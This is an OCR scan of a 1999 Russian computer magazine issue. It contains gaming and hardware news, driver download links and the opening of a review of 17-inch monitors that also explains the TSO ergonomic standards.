SCi — делатели **Carmageddon**, решили еще раз шокировать игровую общественность, но сделать это более изысканно. Вместо банального истребления старушек нам предложат поучаствовать в знаменитом ограблении поезда, которое реально произошло в 1963 году. Либо в качестве детектива, либо в качестве основного преступника, Рони Биггса. Но это еще не самое интересное. Дело в том, что на должность главного игрового консультанта приглашен... сам **Рони Биггс!** Он только что вернулся из 36-летнего тюремного заключения, в период которого успел сделать себе карьеру и стать телезвездой. Ограбление было настолько скандальным (Биггс с сообщниками похитил 82 миллиона долларов), что у Ронни не было недостатка в предложениях поучаствовать в телепередачах или написать мемуары про похождения молодости. Теперь он окажется еще и героем компьютерной игры.

* * *

Недавно в Бразилии объявился национальный **Duke**, который **Nukem**. Им оказался житель Сан Пауло, 24-летний Матеус де Коста Мейра. Локализованный Дюк решил повторить подвиг своего прототипа и провести операцию по зачистке зрительного зала одного из городских театров. Операция прошла успешно, противник понес потери в людской силе в количестве трех зрителей. По словам полиции, которая задержала последнего супер-героя современности, перед выполнением своей... хм, миссии Матеус зашел в театральный туалет и выстрелил в зеркало. Знакомый сюжетец, верно? Полиция также сообщает, что в момент совершения преступления Мейра мог находится под воздействием наркотиков и что в прошлом он проходил курс психологического лечения. В очередной раз какой-то придурок запятнал светлый лик геймера. Психопаты, млин!

* * *


Что бы ты сказал о стратегической игре, в которой модели зданий состоят из 6 миллионов полигонов (это не опечатка, действительно 6 миллионов), а население — из 1 миллиона реальных жителей, каждый с собственным AI? То есть не просто цифра в графе, а миллион РАЗНЫХ людей, которые занимаются своими делами, думают каждый о своем и т.п. Я бы про такую игру сказал, что не родился еще такой компьютер, который дотянул бы до ее минимальных требований. А вот **Демис Хассабис**, создатель знаменитого **Theme Park**, считает, что время такой игры уже приспело. Более того, он уже знает ее название. **Republic: The Revolution**. Если наткнешься в Сети на что-нибудь об этой игре, пожалуй, стоит взгляд задержать, а то и ссылочку какую нажать... Хотя бы из спортивного интереса: а вдруг этот монстр родится жизнеспособным?

* * *

Плохие новости от **Interplay**. Руководство компании сделало заявление, что отныне она будет "фокусироваться в большей степени на рынок видеоприставок". Очень жаль, учитывая, что на счету Interplay десятки великолепных игр, которые стали золотой классикой PC. Однако всему есть свои объяснения. В финансовом плане компании дела идут из рук вон плохо. За четвертый квартал объем продаж упал на миллион долларов, а убытки составили целых 17 миллионов. Следующие три месяца Interplay проведет с нищенским бюджетом в 6.3 миллиона (хм, мне бы так понищенствовать!..). Это всего лишь один кусочек мозаики, которая складываются в тревожную картину: консоли наступают и в скором времени могут стать основной игровой платформой.

* * *


Не торопись выкидывать свою первую Вуду. Ты на ней еще поиграешь в **Duke Nukem Forever**. В этом нас заверил представитель 3D Realms в ответ на письмо от человека, который упрекнул компанию в том, что она не использует мощь GeForce и прочих продвинутых девайсов. Мы не собираемся делать игру для десятитысячной элиты. Мы делаем игру для народа. Наша задача — добиться того, чтобы 1-2 миллиона игроков со старыми Вудами и TNT смогли спокойно играть в DNF. Таким был ответ 3D Realms. Все это хорошо, но не получится ли, что стремление "угодить народу" выльется в устаревшую графику? Или, может, уже так и случилось и им просто нужна отмазка на будущее?



Бензопила... давненько мы тебя, родная, не встречали!

* * *

Да, тяжелые времена настали. Обидели даже такого невинного маленького ягненка, как **Microsoft**. Они даже название себе придумали такое: мол, мы так, потихонечку, мы ма-а-аленький софт будем делать. Делали-делали, да и нечаянно захватили 90% рынка операционных систем. Теперь приходится по судам мотаться. А тут намедни безжалостный судья признал, что "Майкрософт является монополистом на рынке PC софта и использует свою власть на рынке и свои сверх-прибыли, чтобы нанести вред любым компаниям, которые пытаются вступить с ним в конкурентную борьбу." Это может означать, что приговор по делу MS, который будет вынесен в начале следующего года, скорее всего, окажется не в пользу "Мелких". Возможные последствия: компанию разделят на множество мелких фирм с независимым руководством или принудят Билла опубликовать исходники Windows, чтобы все, кому это надо, могли ими пользоваться как им вздумается.



Любовь в такой тесной комнате, да еще встолькером? Это же... неэтично!

* * *

Дин Андерсон, художник из **BioWare**, который в настоящий момент работает над **Baldur's Gate II**, поделился любопытной информацией. Чтобы наиболее полно передать в игре атмосферу книжных романов в стиле фэнтези, разработчики позволят игроку... заводить романы с NPC! По словам Андерсона, любовь — это достаточно важный компонент почти всех книг этой тематики, а в играх любовь никак не отражается. Более того, в BGII любовные отношения не будут сюжетно обусловленными: понравилась тебе девушка — начинай за ней ухаживать, говорить комплименты и вообще разводи шуры-муры. Не нравится — никто тебя в любви ей клясться не заставляет. Интересно, насколько далеко могут зайти такие отношения...

X-HardNews

Торик
(torick@xaker.ru)

Подарок к Новому тысячелетию для Guillemot

“Just a little but the history repeating”, как пела Ширли Бесси под музыку Propellerheads. И ведь права была эта тетка афро-американской наружности, история-то повторяется! Помните, летом Guillemot купила Thrustmaster? Думаете, она на этом остановилась? Не-ет, она не остановилась! Она — воздуха в грудь побольше, покрепче ухватиться — купила Hercules! Да-да, отныне марка Hercules Computer Technology Inc принадлежит исключительно Guillemot Corporation. И всего-то за полтора миллиона зеленых. С какого бодуна, скажете вы, Гилемоту понадобился прогоревший еще этой осенью бывший гигант индустрии видеокарточек (ах, черно-зеленый цвет, мерцающий, словно залежи тибериума с мониторов тех далеких лет!)? Да затем, чтобы захватить еще один сегмент рынка комплектующих к PC, вот! Другой вопрос, зачем и как она собирается это делать? У Гилемот есть своя лаборатория по производству 3D-акслераторов, но нет ни одной даже самой захудалой фирмочки по производству двухмерных, “основных” плат! Учитывая более чем пятнадцатилетний стаж Hercules в области производства видеоплат, можно сделать соответствующие выводы... далеко идущие выводы.

Производитель процессоров vs производитель акселераторов

Мда, интересная тут на днях ситуевина сложилась. Небезызвестная American MicroDevices производит процессоры Athlon и, соответственно, мамки под них же. А nVidia производит чипы GeForce 256 для акселераторов. Казалось бы, чего такого? А вот и чего: сигнал AD STB, производимый GF256, не слишком положительно влияет на нежную motherboard. Фильтры не помогают, драйвера менять — занятие не из увлекательных. Но ничего, переживем. Не впервой.

С Новым годом, nVidia, с новым GPU!

Ну-ка, геймеры, признавайтесь: букву “Q” любите? Quake! Queen! Quadro! Стоп, с последним словом вы еще не знакомы. ОК, ликбез. Многоуважаемая nVidia решила не останавливаться на достигнутом “перевороте мира” и выпускает новый чип, на этот раз полноценный GPU под названием Quadro. Так, теперь геймеры уходят, а их место занимают люди, имеющие отношение к созданию три-дэ-графики. Дабы впечатлились оставшиеся, привожу парочку фич чипа: anti-aliased points and lines, two-sided lighting, front buffer 3D clipping and shared back-buffer support.
А так, вообще, чип себе и чип. 200 миллиардов операций в секунду, 170 миллионов треугольников в секунду, 540 миллионов пикселей в секунду. Впервые загружается на Elsa GLoria II, и драйвера прилагаются только оптимизированные под Винды-2K и НТ плюс - о чудо! - Линукс. Совместимость с Атлоном и Третьепнем гарантируется. Выйдет - перед Рождеством.
В общем, фанатам CAD/CAM на светлый праздник Христов.

Это - первый!

КриоТек издавна славится своими нестандартными подходами к осуществлению запросов потребителей. Аккурат к Комдексу ребята подготовили сюрприз: в продаже появился процессор с тактовой частотой в 1 GigaHerz. Пока там Интел с АМДой обещают, КриоТеки - делают. На самом деле, проц этот - ни что иное, как Athlon 700, разогнанный до 1 ГГц и охлаждаемый какой-то суперпуперской новинкой от все той же КриоТек.

Выше, быстрее, сильнее

Ликвидно-Кристальные Дисплеи производят сейчас все, кому не лень. Сегмент рынка LCD-мониторов захвачен самыми разнообразными компаниями. Ну, вот, к примеру, IBM решилась на выпуск LCD-мониторов размером с 20.8 дюймов и самым высоким разрешением для таких штучек в истории человечества — 2048x1536. Не знаю, кому сие нужно, лично у меня такой монитор в комнате не поставить. Хотя, по отзывам западных источников, такие мониторы используются в индустрии производства, а местами — и в программе Интернациональной Космической Станции. Но рядовым геймерам-хакерам это на фиг не нужно — до игрушек, поддерживающих QXGA (это типа название разрешения) — как до луны пешком. Но кому надо — пользуйтесь, мониторы уже в продаже.



Интел: спрос выше предложения

Допрыгались гиганты. Понавыпускали пресс-релизов, понаобещали всякого трехпентиумного раздолья. А выдали что? А ничего и не выдали! Выяснилось тут на днях, что всем заказчикам пней не хватает. Мануфактура у Intel что-то сдает: Коппермайнов наклепали, а на всех, вишь, не хватило. Утверждают, мол, это временно, мол, мы тут все силы бросаем на продвижение мобил (мобильные процы), так что, мол, в скором времени все вернется на круги своя, все будет. Только подождите. Ждать пришлось недолго - всем сестрам было роздано по серьгам. Связывают с уже изрядно постаревшими событиями в Тайване, но это так, в порядке неофициальной версии. Короче, бояться шортэйджа не стоит, все будет: коньяк и цыгане.

Ручка-мышка

Дожили. Да, конечно, за год много чего произошло — пара революций в мире 3D-акселераторов, смена поколения процессоров. Но вот это, ИМХО, самое значительное событие. Итак, на рынке манипуляторов привычная нам мышка с хвостиком заменяется на ручку. Без хвостика. Но с дистанционкой — работает на расстоянии до 2.5 метров от компа. Имеет в основании три кнопки, а шарик ручки equal to шарик мышки. Стоимость неизвестна, но производить-выпускать будет некая датская Kanitech. Да, от такого подарка на Новый год/век/тысячелетие я бы не отказался...

Мышка с отдачей (сто баксов без сдачи)

Wingman Force Feedback Mouse — как вам названьице? По ходу дела все расшифровывается как: Wingman — линейка продуктов фирмы Logitech, Force Feedback — отдача, Mouse — манипулятор типа “мышь”. А если подробнее, то ушла в продажу мышь с отдачей и стоимостью в сто зеленых купюр. Типа мышка поднимается на кнопках, сопротивляется при растягивании окон и всякая тому подобная ерундень. Мне — не нужно. Тебе, пожалуй, тоже.

0.18 микрон — не предел?

Нет, говорят ученые из университетов Rice (что в Хьюстоне) и Yale (что в штате Коннектикут). Мы вот тут старались-старались и — опля! — создали на одной молекуле так называемые “логические ворота”. Логические ворота — это функция on/off, базовая для всех компьютерных процессоров. В общем, вся фича в том, что для работы этой самой молекулы энергия не нужна! В пресс-релизах всяких вообще на докторскую диссертацию инфы хватит, но я еще и курсовую к этой сессии написать не почесался, так что — меня сие мало волнует. Короче, там народ рассуждает, как хорошо будет, мол, через десять лет у нас будут дешевые и мелкие компы с минимумом затрат на электроэнергию и все такое. В общем, верю на слово.

ХОТИМ!!!

AMD выпустила Athlon 750, а заодно показала на ближайшем Комдексе, который прошел в Лас-Вегасе, всем жаждущим свой маленький (0.18 микрон, знамо дело!) процессор с тактовой частотой... правильно, в ОДИН (1) ГигаГерц. Ощущения — ну просто невероятные. Все, всем удачи и счастья, с праздником и наступающими каникулами/сессией — а я пошел откладывать денежку.

MP3 по полной программе

Компания Micronas объявила новую супер-пупер линейку MP3-плейеров. По ходу дела сформировалось три тайтла. Первый — это MP3 CD-Player. Помимо обыкновенных сидюков, сей переносной девайс имеет специальный чип, позволяющий проигрывать музыку в формате MP3 с сидюков. Между прочим, на один компакт можно при желании впихнуть двенадцать часов MP3-музыки. Вторая фишка — это мобильный телефон с MP3-проигрывателем. А что — слушаешь себе музычку, вдруг — звонок. Автоматически вырубается музыка и снимается трубка. Клево, к тому же два производителя “труб” уже заявили о поддержке сего оригинального чуда техники. Ну а третья фича — это домашний сервер-накопитель музыки. Кидаешь туда музыку (там внутри хард на несколько гигов), запускаешь — и все, даже писюк не нужен! Вот, в общем, такие чудеса ждут нас по неизвестной до сей поры цене, зато в конце века, то бишь в начале следующего века.

Корпорация года (века, миллениума)

The National Society of Fund Raising Executives обозвала фирму American Micro Devices корпорацией года. Правда, в пресс-релизе она названа "the world's second largest manufacturer of microprocessors for personal computers". Но, так или иначе, АМД в этом году — первая. И это — несмотря на то, что ее Athlon 750 МГц по цене почти равен P-III 733 МГц. Обычно бывает так, что цена на примерно одинаково-частотные процы очень сильно различается. А впрочем — какая разница? Корпорация года, так корпорация года... у нас тут Новый год на носу, а они еще с титулами лезут...

В новый век — с новым поколением Voodoo!

Комдекс — это рулез. В первый же день, аж в восемь утра, 3dfx выпустила пресс-релиз на тему "А что бы нам и не...?", в котором очень даже красочно расписала все достижения современной медицины, в частности, тот раздел, что отвечает за привыкание к компьютерным играм малолетних квакеров. Я на презентации не был, мед-водку не пил, зато вот что узнал о выходящих весной карточках на чипе (или, судя по дальнейшей инфе, на чипах) Voodoo4:
- Будет новая архитектура VSA 100 (aka Voodoo Scalable Architecture).
- Она будет обладать системой anti aliasing в самой распоследней его разновидности.
- Все игры, поддерживающие Voodoo, Voodoo Banshee, Voodoo2, Voodoo3 и др., будут совместимы с Voodoo4.
- В отличие от нВидивских карточек Вуда4 будет выходить не только под AGP, но и под PCI (моя мечта — у меня до сих пор старая мать, не поддерживает AGP!).
- 333-367 Megapixles/second (166-187Mhz).
- Поддержка аж до 64 Мб, хотя для сингловой однопроцессорной карточки Voodoo4 4500 это дело 32 мег не превысит.
- 32-х битный цветной рендеринг (наконец-то в КуТри нормально поиграю).
- 3dfx FXT1 и компрессия текстур по DCTC.
- API, разумеется, Glide, OpenGL, Direct3D.
- Поддержка текстур размером до 2048x2048.
- 350 MHz RAMDAC.
- Scan-Line Interleaving — SLI вернулся!!!
- Установка от одного до 32 чипов на одну плату.
- Цена на V4 4500 не превышает 180 долларов.

Но и это еще не все! За умеренную цену в 230 зеленых вы получаете новую карточку — Voodoo5 5000!!! Она отличается от предыдущего экземпляра двумя чипами!!! Поддерживает T-Buffer!! Имеет на борту 32 Мб и сжимает до 733 Мегапикселей в секунду!!! И выпускается только в PCI-варианте...

Зато специально для тебя, мой богатый юный друг, у меня есть чудо из чудес — Voodoo5 6000: ЧЕТЫРЕ ПРОЦЕССОРА! 128 МВ!! 1,47 ГИГАПИКСЕЛЕЙ В СЕКУНДУ!!! Ну и, конечно, цена — 600 долларов/штука!

P.S. До весны 2000 года все, включая цены и дату конца света, может измениться.

Поверьте, я знаю, что я делаю!

Фанаты Следжа Хаммера (нет, это не тот, что из Навигатора), возрадуйтесь! Ибо на персоналки приходят... пистолеты! Отложите клавы, отключите мышки, выкиньте джойстики и — в магазины за GS Gun System. Пистолеты! Собственно, приставочники помнят сию недетскую забаву по игрушкам типа Duck Hunter (NES) и Lethal Enforcer/LE2 (Sega MD и SNES). В упаковочке стоимостью 90 баксов имеются: один-два пистолета, джойстик, драйвера и игрушка Top Shot, предлагающая кучу различных развлечений: от стрельбы по мишеням до отстрела всяческих личностей на улицах некоего гипотетического города. Из не вышедших игрушек поддерживается система следующими тайтлами: Soldier of Fortune, Duke Nukem Forever, Hidden and Dangerous/H&D2. Да, и еще: на LCD-мониторах работать система не будет.

Драйвера

Ну вот, работал себе и работал, номер, можно сказать, срывал. И вдруг — мышка накрылась. То есть вот взяла да и перестала работать. Зато драйвера и программки успел новые нарыть. Вот вам, получайте:
Драйвера под все железо сразу. Объясняю: скачиваешь Wild Tangent 3D Web Driver (http://www.wildtangent.com/download/wtinstall1090.exe), подрубаешься к серверу и играешь в разные Java-игрушки, но с использованием звука, акселя, в общем, всех производственных возможностей железного друга. Фича в том, что создатель этого софта — Alex St. John — один из тех, кто клепал DirectX. Так что этим драйверам, имхо, доверять можно.
ATI Rage 128 не так уж и часто обзаводится новыми драйверами. Вот вам свежачок (английская версия, Windows 95/98): http://driver.atitech.ca/spdrivers/r128 630cdh37e.zip. Вытащить WinNT`шную версию можно тут: http://driver.atitech.ca/spdrivers/nt4 r128 630cdh37.zip.
А вот еще кое-что. Гилльмовский 3D Prophet драйвера 3.62 под Win 95-98 весом в 1.6 Mb: http://www.guillemot.com/download/video/3dprophet/d3dp-9x-362.exe.
И свежачок от самой nVidia: http://www.3dsl.com/3d2000/nvidia downloads.htm.


Музыкальные центры

Инфа немножко не по теме, но все же. MP3 плейеры отныне далеко не единственные представители внекомпьютерных проигрывателей музыки в этом суперпопулярном формате. Вот, к примеру, Kenwood производит музцентры с винтом и подключением к Интернету, дабы сливать оттуда музыку и запускать ее без непосредственного использования компьютера. А есть еще корпорация TerraTec, которой вдруг тоже резко стало невтерпеж. M3PO (в названии наблюдается сходство с одним из роботов из Звездных Войн) умеет проигрывать компакт-диски не только с аудиотрэками, но и с MP3-шками, записанными в абсолютно любом порядке на CD. То есть типа так: вставляешь сидюк, система начинает искать файлы с самой музыкой и плейлистами. После чего выбираешь любую музыку — и вперед. И, как и в Кенвудовской модели, можно ставить винт с MP3. Чувствую, скоро пираты окончательно перейдут на перекатывание музыки в MP3...

Бластер — но не саунд и не 3D!

Креативы в своем стиле — тихой сапой производят всяческие девайсы, в итоге переворачивающие всю нашу геймерско-хакерскую жизнь с ног на голову. Нет, ну вот сам подумай: зачем им понадобилось создавать новый CD-ROM, когда у нас и без того их — завались. У меня одного, к примеру, две штуки. Правда, если учесть, что новый сидюк обладает свойством записи RW-дисков (не забудьте почитать сегодняшний оффтопик!), можно предположить, что такие приводы все-таки нужны. Ну а раз нужны, то... правда, еще один нюанс: девайс зовется CD-RW Blaster 8432, что в переводе означает "CDROM-привод под известной и широкораспространенной маркой с возможностью записи CD-R-дисков на скорости 8x, записи CD-RW на 4x и чтением оных на скорости 32x". Впрочем, главные фичи — вот они, цитирую:
1. The CD-RW Blaster 8432 stores up to 650MB of data for archiving and backing-up important files — собственный буфер ета завсегда рулез.
2. Offers users a low-cost solution for distributing and sharing files by utilizing CD-R and CD-RW disks — и правда, ведь цена в 300 баксов не остановит нас?
3. Запись 60 минут чистого аудио на сидюк типа CD-R не составить и десяти минут — благодаря, естественно, особой супер-пупер системе от Креатив, инк.


FERRUM




17 мгновений

SideX (sidex@xakep.ru)



Здравствуйте детишки, в платьях и штанишках. Страх, посеянный в наших сердцах проблемой 2000, заставляет думать вот о чем: а проснемся ли мы 1 января 00 года? Думать не хочется. Есть более актуальные вопросы. Особенно заботит то, с кем же и как встречать этот загадочный 00 год? Можно с девочками, которые жаждут твоего общества после долгих разводов и чатских задушевных бесед. Можно с глобальной тусой твоего клана, твоей группы или с теми же бандитами твоего любимого чата. А также не исключается возможность проведения праздника Y2K в компании родителей, за разрешенным бокалом "советского полусладкого" и манящей миской культового салата оливье. Но, при всех этих раскладах, неизменным остается общество компьютера. Системный блок с позором спрятался под стол, ожидая новогоднего подарка, принтер презрительно постукивает, напоминая ворчливую кассиршу из обменника. Момед нагло подмигивает красным глазом. И лишь верный друг – монитор – приветствует тебя всей своей пятнадцатидюймовостью. Лишь он поздравит тебя с Новым годом, выплюнув многочисленные письма и открытки. Ты же их так ждал? Ты ждал феерии, волшебства, но старый дисплей не смог тебе все это дать. Не смог передать того праздника, что ты ждал. Он уже старенький, да и маленький к тому же. Пора его отдать младшему брату или прокрутить холдинг, лизинг и консалтинг с последующим стибрингом и свалингом с бабками. Но не забивай старого урода, пока нового не родишь. Надо найти достойную кандидатуру на место в твоем компутерном красном уголке. Бесконечный клик новогодних тусовок требует немалых денежных дотаций. По этой причине давай ограничимся чем-нибудь скромным, но одновременно качественным. Ты уже понял, что я про 17 дюймовую замену твоему старому другу. Есть соблазн вмазаться на Новый год и пойти в таком нетрезвом виде искать девайс по различным злачным местам, приобретя первый попавшийся. Чтоб так не вышло – выпей аспирина и прочитай этот обзор, дабы выбрать действительно качественный образец. Но не стоит забывать, что это Новый год, и грузить твою уже веселую персону всякой ерундой, типа "на редиринге он автоматом перегерцуется, и вертикальная герцовка будет стандартизирована без геометрических завалов", и о том, кому куда вставили, какую трубу. Давай просто поговорим про впечатления от девайсов и просто, не напрягаясь, подберем, который устроит тебя и меня.

CTX ULTRA GREEN PR 711T



Лазил я как-то по буржуйским новостным сайтам и вижу заметку какого-то ученого чела. Он говорил, что глобальный прирост юзеров инета происходит из-за того, что многие сидят в инете не со своего компа, а через специальные тв-приставки. Типа дэнди-дэнди, токо для инета. Во бредняк! Или ты тоже на инет смотришь через телевизор? Так тот чел еще бачил, что инет через телек – передовая технология. И обычным дисплеям осталось жить совсем чуть-чуть, останутся в живых только именитые брэнды, типа самсунга. И с этим прогоном ты тоже согласен? Может когда-нибудь, через много-много лет так и будет. Но пока на рынок дисплеев все чаще и чаще выползают новые фирмачи, со своими девайсами, порой вполне качественными. Так вот, из не совсем понятного ноунэйма, как лебедь из гадкого утенка (Donald Dick тут не причем), превратился CTX. Если бы год-другой назад тебя спросили: а хто ето такой, етот ситиикс? – то ты, небось, сказал бы, что-то типа, э-э... типа... э-эээ, не знаю! Хотя, возможно, ты и сейчас так же ответил. Но более продвинутые ребята знают, что CTX постепенно отвоевывает свое на российском рынке. И многие корефаны начинают активно играться со своим аппаратом из трех букв, только не с тем, что подумал ты (ICQ), а с CTX :). Отзываются положительно. Но я к аппаратам из трех букв всегда относился серьезно, и решил сам посмотреть в действии. Хотя, между нами говоря, рассматриваемая модель не очень дорогая, и требования не столь высоки.

Сразу бросается в раскосые глаза абсолютно плоский экран, что можно видеть у более дорогих моделей, от более престижных брэндов. В связи с нехваткой места на рабочем столе у меня выработалась дурная привычка ставить мой струйник прям на монитор, и когда я тестил эту модель, то конкретно обломался: верхняя поверхность сделана очень неудачно – очень узкая, и туда не поставишь даже бутылочку балтики во время глобального дэсматча или уж тем более тарелку с котлетой во время написания очередного бредового рефа. И легко туда помещается только пачка презервативов. Может это все и фигня, ну мы-то, хацкеры, кучу времени проводим перед экраном, и чего только не приходится делать параллельно! И ограничиваться только общением с девочками я не собираюсь, так что этот недостаток меня напрягает :). Менюшка какая-то неяркая, невыразительная, но замечаний нет. По тестам данный образец не преуспел, и были заметны геометрические искажения (я это умное слово долго заучивал), хотя, говорят, бывает значительно хуже. Сведение тоже не порадовало: переходы цветов были слишком резкие, как будто цвета соединяли клеем "МоМент". А вот муар был очень скромный и едва заметен. Остальные показатели тестов в норме. И остается только попробовать в действии. Пробуем. Классно передаются цвета. Яркие, сочные. Еще по ходу дела обнаружил, что в менюшке допускается достаточно большой интервал для яркости и света. И это очень придется кстати гамерам, которые просиживают дни и ночи в темных подземельях, ожидая различных подлостей от зловредных монстров. Хотя, я когда увидел одного – обстремался. И вырубил моньку, дабы не видеть чудовище. А когда включил – вообще штаны провисли: при разогреве раздается страшный шум, и это мне не понравилось :(.

На чем тестили? Как тестили?

Как обычно, скажу, на какой тачке прогонялись девайсы. Конфига была такова:

1. Мамка – Gigabyte GA6BXC. 2. Проц – P!!! – 500 МгЦ. Видюха: А) Matrox Millenium с 32 мозговыми мегами. Б) TNT с 16 мегами.


3. Винт – Seagate 9140 PRO. Сидюк – Creative DVDx5.

4. Мозги – 128 мегов. 5.Звуковуха – Creative Live! 256.

Хочется сказать о конфигурации машины. При тестировании процов, винтов и видюх появляются отдельные требования к материнке, и обычно происходит на асусовской или абитовской. В нашем же случае основные требования ложатся под... тьфу, на видюху. А мамка была взята от Гигабайта, с их девайсом GA6BXC. Кристалл – шустрый, в 500 МгЦ, и, естественно, интеловский. Остальное не столь, пожалуй, важно, хотя замечу, что, как ты можешь видеть, конфигурация вполне неплохая. Для данной ревьюхи образцы прокатывались на матрасе, с 32 мегами, в основном для распознания всех глубоких плюсов дорогих мониторов, по типу соневских. А также, в обязательном порядке, на тнтюхе, с 16 мегами. Все мониторы были рассмотрены за работой на каждой из карт. Не секрет, что 32 меговый матрас доступен не всем, но обычно дорогая карта просто помогает объективно заценить качество работы во многих режимах. А если же взять какую-нибудь шнягу от чипсетного S3, с 4 мегами, то даже самый продвинутый дисплей будет как "Электроника" 85 года выпуска.

И еще: при работе в офисных приложениях крутость акселя обычно не ощущается, но когда врубаешь кваку или хэлф лайфа, то куда глазу приятнее с крутой карточкой, нежели чем с галимой. Для точной оценки мониторы отбирались на тестирование после трехчасовой работы. Это как покупать одеколон – когда уже прогреешься:), ближе к вечеру. Для оценки качества изображения использовался классический Nokia Test. Также все дисплеи прогонялись по офисным приложениям, играм и на просмотре видео.

Автор и редакция "Х" выражают благодарность клевым ребятам из не менее клевого компьютерного салона "Остров Формоза", который хостится



Зачем мне нужен АТС, ТЭЦ и ТСО?

Был тут недавно сабантуй по поводу годовщины появления “ФАКРУ”. И убивались все там водярой “Руский стандарт”. Водкой мы всегда были сильны, а вот в стандартах компьютерной экологии и эргономики рулят, увы, всяки шведы и иже с ними басурманы. И придумывают всякий бредняк, типа ТСО. А компьютерные брэнды размазываются по стенкам, дабы им соответствовать. А зачем? И почему, говорят, достаточно соблазнительно выглядит “ТСО 99”, и раз есть такая нашлепка, то можно вообще не глядя брать девайс? Давай же разберемся в этой шняге.

ТСО 92

Этот стандарт приняли в 92 году. Что стало огромным броском для компьютерных брэндов и маленьким шажком для обычного пользователя. Потому как это стало новой статьей для снятия дополнительных бабок с покупателя. Но, фактически, этот стандарт выдвигал определенные требования к электромагнитному излучению и уменьшению потребления электроэнергии.

ТСО 95

Технические требования уложились в стандарт 92 года. А в 95-м уделили особое внимание эргономике. Короче, сотни тысяч шведов, что участвуют в принятии стандартов ТСО, пялили глазенки на приятность дизайна и удобство в работе. Но и снова уделили внимание электромагнитному излучению, хотя требования ничуть не изменились (относительно 92 года). Да! Еще повысили требования к пожарной безопасности (это очень актуально :)). У моего корефана младший брательник влез на рабочий стол, где стояла его монька, и выкрал там 2 пачки чипсов, незаметно стряхивая объедки на монитор. А те, в свою очередь, просыпались внутрь монитора. И когда корефан пришел из института, то заметил странное задымление своего дисплея. Как в стишке: Мальчик Ваня паял схему, как мог, но вдруг паяльник упал между ног, жаренным мясом запахло вокруг, девочкам Ваня больше не друг :). А вот был бы моник подвержен стандарту 95 года, то все было бы пучком.

ТСО 99

Прошло аж 4 года, а шведы все ни фига не придумывали. Но в конце 98 года родили – ТСО 99. Повысили требования к электромагнитному излучению, опять же заинтересовались эргономикой и особое место уделили энергопотреблению. А то, знаешь ли, цены растут на энергоносители и, вообще, скоро конец света :).

А мне-то шведские байки каким раком? Наверно, никаким, но если тачка не соответствует даже ТСО 92, то это уже полнее полного отстоя. А лучше, чтобы соответствовала и ТСО 92, и ТСО 95. А вот относительно 99, мне кажется, не стоит особенно выпендриваться. Поэтому если будешь выбирать, то лучше бери машину, что лучше показывает и больше нравится, а не слабенькую с ТСО 99.

Хотя добавляет реалистичности при сетевых разборках: тебя нючат, а ты отключаешь дисплей, а токо врубил, и тебе сразу звуковое сопровождение к синему экрану.

Mag XJ 700T INNOVISION

